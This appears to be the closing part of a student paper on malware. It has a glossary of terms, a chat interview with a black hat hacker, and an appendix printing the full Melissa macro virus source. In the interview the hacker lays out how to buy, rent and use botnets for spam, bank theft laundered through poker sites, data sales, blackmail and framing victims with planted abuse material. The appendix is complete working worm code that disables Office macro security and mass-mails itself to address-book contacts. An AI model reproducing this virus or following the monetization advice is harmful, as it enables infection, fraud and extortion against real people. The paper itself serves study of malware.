Those of us familiar with history have read the stories from ancient Greece when the island of Troy was under siege for years. Unable to break their defenses the Greeks erected a large wooden horse intended as a gift for the Trojans. The gift, as it was perceived, was in fact filled with Greek soldiers who, once the horse was taken inside the city, opened up the gates at night, sacking the city and ending the Trojan War. The computer program, named after this event in history does the exact same thing, passing itself off as a gift to bypass a computer system's security and when it's inside it opens up the computer to the attackers.
Contrary to popular belief the Trojans are not computer viruses, as they in general do not possess reproductive capacities. However, there are some hybrids out there, which functions both as a virus and as a Trojan. In recent years, the increase of Trojans have exploded, and in 2005 Trojans amounted for 62 % of all discovered malware. (artikkelen til Danny Bradbudy, The Metamorphosis of malware writers

Rootkit

Rootkits are collections of programs designed to give a user super-user privileges. They can consist of viruses and/or Trojans or other type of code bypassing security settings and granting root/administrative access.

Spam

Spam itself is not considered to be malware, but should none the less be mentioned due to the fact that it makes up over half of all e-mail communication. Numbers varies from 60 – 90% depending on what months the surveys have been conducted, and who conducted the surveys. The main motivation for sending spam-mail is purely economic and over the last few years it has emerged as a multi billion dollar industry. However, a small amount (between 1% and

3%) of the spam-mails are in fact malware, and considering the fact that millions of spam-messages are sent each day, the number of malicious spam-mails are numerous indeed.

Script-kiddie

The term script-kiddie is used for individuals who conduct malicious acts by using programs and scripts developed by more experiences and knowledgeable hackers and crackers. The script-kiddies themselves do not possess the skills or knowledge normally associated with the operations they conduct, only basic knowledge of how to use the programs programmed by others.

Internet Relay Chat

Internet Relay Chat (IRC) is a text based tool for communications between groups or individuals. IRC was created in 1988 and was a very popular chat-tool until MSN and other Instant Message services took over. IRC allows you to anonymously connect to chat-rooms from all around the world, chatting with others or sending commands to your bots online.

Proxy-server

By connecting your computer to a proxy-server your further requests will go through that server, effectively hiding your true location. By using several proxy-servers the task of locating individuals might be very challenging.

Bot herder

A person in control of several linked zombie-computers are referred to as a bot-herder. The number of machines vary from botnet to botnet, but the control mechanisms are often the same. The zombie-computers connect to a chat-room using IRC, and the bot-herder can

connect to the same chat-room and give the machines instructions.

Zombie-computer

An infected computer which is under the control of a bot-herder through the use of his botnet.

Social engineering

A technique or “art” of manipulating people into doing actions they would not normally do, or providing information they normally would not divulge, by using psychological tricks or praying on the helpful nature of most humans.

Appendix 2 – Sample interview

Over the last months I have had several online chat-sessions with the Black Hat hackers Zyb and MrClean, and I have chosen to include a sample extract from one of my interviews with Zyb

Zyb: Sup?
Erlend: vacation in Spain I see? ;)
Zyb: hahaha, never know :P
Erlend: well, you have to do what you have to do, I guess..
Zyb: too true
Zyb: anyway, how may I be of service today?
Erlend: I like the change in attitude =)
Zyb: OpSys likes you, I like you...nuff said
Erlend: I was wondering if you could tell me a little of botnets... how they work, why they work, who uses them, how do people use them...basicly a break down of the entire botnet filosophy
Zyb: arrrr... I can do that, some at least, dont know the technichal shit
Zyb: how they work... heh.. ok, botnets for dummies comming up..
Zyb: someone creates a worm, virus whatever that exploits a weakness in a system or an application, once inside the worm will most often connect to an irc client, log into a predestinated chat-room and just sit there waiting for orders from his herder
Zyb: the worm spreads on and the same shit happens all over and the guy in control of the room gets control over more and more computers
Zyb: when he wants to he sends out commands to all his zombies
Zyb: basic nuff?
Erlend: yes, that's fine =)
Erlend: and when this happens you lose controll over your computer?
Zyb: well, yes, and no
Zyb: the computer is the same, and you can use it any way you like...hell, you wont know when you're a zombie, but when the herder wants something your computer listens to him and not you
Zyb: you know.. a dog listens to its owner, and if a stranger yells SIT! it'll most likely not give a fuck
Zyb: computers listen to any person with the right privileges, anyone can basically order any computer to do anything..
Erlend: right, I'm with you
Erlend: and when you controll hundreds of machines, what do you do with them?
Zyb: hehehe, that's the question.. why have an army if you're not gonna use it
Zyb: and you say hundreds, sure... but also thousands, tens of thousands, MILLIONS!
Zyb: if your initial program is strong, you might controll ALOT of machines in a very short time, and since the worm keeps spreading, you get more and more with no work..
Zyb: what you do with it? well, you sell it ;)
Zyb: nah, well...yeah, hahaha... often they do! cause it keeps on growing! and ppl are buying! ok, a stupid example, you have 20,000 machines and you get 3,000 new ones each day then every second day you can sell 5,000 cpmputers and still grow, see?
Erlend: I see, and is it easy to sell?
Zyb: hahaha, well, do you want some? want 5,000 machines?

Erlend: how much? ;)
Zyb: hahaha! See?! We're already discussing the price :P
Erlend: ok, for the same of argument...say I want a botnet with 5000 computers, what now? what happens next?
Zyb: then you find me! kidding...well, not...but, hehehe, fuck it
Zyb: then the guy with the 20,000 machines turns over control of 5,000 to you for some $$$
Zyb: just like buying a dog
Zyb: they used to belong to another and listen to another
Zyb: now they belong to you, and listen to you
Erlend: I see... ok, now I have 5000 machines, what do I do with them?
Zyb: what would you like to do?
Erlend: how can I cause the most damage with them, and how can I make the most money?
Zyb: spoken like a true maniac
Erlend: why, thank you =)
Zyb: well, damage depends, short term damage is to fuck up the 5,000 machines you have. They break and you've lost your botnet
Zyb: long term damage, increase your herd! is 5,000 fuckers nuff? why not 10,000? 50,000?!
Zyb: anyway..damage
Zyb: with 5,000 machines you can probably take down a few sites...not big ones, but nuff to do damage.
Zyb: not to mention you do control 5k puters! they're yours! why not see what's on them?
Zyb: if damage is your goal, well...read their mail, fuck up their banks, relationships, their company, upload child porn to their machines and call the feds, etc
Zyb: but why the fuck would you do that? are you just angry? what did they ever do to you? :P nah, lets talk $$$
Erlend: sure, how does my 5000 computers make me a wealthy man?
Zyb: several ways.. sell bots, or rent them out
Zyb: advertise! S*P*A*M!!! 5,000 machines sending out constant spam = $$$ to you
Zyb: dont forget, you own their computers! so lets once again see what's on them.
Zyb: whoooo! some of them have alot of money, guess what, you controll their bank account! dont transfer money to your account, you'll get nailed in minutes..
Erlend: use a poker site! =)
Zyb: hahaha, you know this too well!
Zyb: use a poker site, instant cash..$$$
Zyb: what else is on the mashines? well, all sorts of bank info I dont need...well, sell it! $
Zyb: some of the machines you got are government machines, critical info...sell it $! or black mail! $
Zyb: some have blueprints, engineering plans, etc... sell! $
Erlend: I got it..many things to make money from. But you cant just put all of this out on E-bay
Erlend: how do you sell all of this?
Zyb: if you have something of value, ppl will always want it, just need to find the right one
Zyb: it's not like there is a big shopping mall you can go to, but it's still a market
Zyb: hell, irc is filled with shit, just browse around
Zyb: type /list
Zyb: how many chans?
Erlend: hehe, almost 14000
Zyb: and that's one server!
Zyb: hahaha, well... look around, does all look legit?
Erlend: guess not ;)

Zyb: thing is you can alays sell..most is p2p
Erlend: so it's who you know that determines what you can do, what you can sell, and how far into this you can go?
Zyb: in a way
Zyb: I had over 800 contacts, and msn was a living hell..had to use several different ones, I'm all irc now, where contacts operate their own rooms, sometimes even own servers!
Erlend: are you afraid of hetting caught?
Erlend: getting
Zyb: caught for what? nothing I do is illegal :P
Zyb: what I do is provide info and contacts, that's how I get by
Erlend: so you would not have a problem with using full name, address, etc in my paper, and online?
Zyb: that's different..not everyone sees it like me... + it's work, and others out there want my work, cause it's good work
Erlend: who owns botnets?
Zyb: aaah, different ppl, different groups
Zyb: geeks do, cause they can, cause they like playing big brother
Zyb: wannabe-hackers do, cause they think its cool so they buy a botnet since they dont have the skills to create one, the they brag about it, and get caught
Zyb: mafia do
Zyb: other crime-syndicates
Zyb: governments perhaps? dont think Putin will sit idly by when the Russian mob controls millions of computers, so he's probably got some :P
Erlend: well, thanks alot Zyb, this really helps me alot. I'm sure I'll find some more questions later, and hope I can contact you again then =)
Zyb: np, I need to get a few favors from sys!

Appendix 3 – Sample virus code

Melissa

```
// Melissa Virus Source Code

Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level")
<> ""
Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") =
1&
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1):
Options.SaveNormalPrompt = (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by
Kwyjibo"
Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
    For y = 1 To DasMapiName.AddressLists.Count
        Set AddyBook = DasMapiName.AddressLists(y)
        x = 1
        Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
        For oo = 1 To AddyBook.AddressEntries.Count
            Peep = AddyBook.AddressEntries(x)
            BreakUmOffASlice.Recipients.Add Peep
            x = x + 1
            If x > 50 Then oo = AddyBook.AddressEntries.Count
         Next oo
         BreakUmOffASlice.Subject = "Important Message From " &
Application.UserName
         BreakUmOffASlice.Body = "Here is that document you asked for ...
don't
show anyone else ;-)"
         BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
         BreakUmOffASlice.Send
         Peep = ""
    Next y
DasMapiName.Logoff
End If
System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\",
"Melissa?") = "... by Kwyjibo"
End If
Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
```

```
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
If ADCL > 0 Then _
ADI1.CodeModule.DeleteLines 1, ADCL
Set ToInfect = ADI1
ADI1.Name = "Melissa"
DoAD = True
End If
If NTI1.Name <> "Melissa" Then
If NTCL > 0 Then _
NTI1.CodeModule.DeleteLines 1, NTCL
Set ToInfect = NTI1
NTI1.Name = "Melissa"
DoNT = True
End If
If DoNT <> True And DoAD <> True Then GoTo CYA
If DoNT = True Then
Do While ADI1.CodeModule.Lines(1, 1) = ""
ADI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
If DoAD = True Then
Do While NTI1.CodeModule.Lines(1, 1) = ""
NTI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
CYA:
If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") =
False) Then
ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
ActiveDocument.Saved = True: End If
'WORD/Melissa written by Kwyjibo
'Works in both Word 2000 and Word 97
'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!
If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus
triple-word-score, plus fifty points for using all my letters.  Game's
over.
I'm outta here."
End Sub
```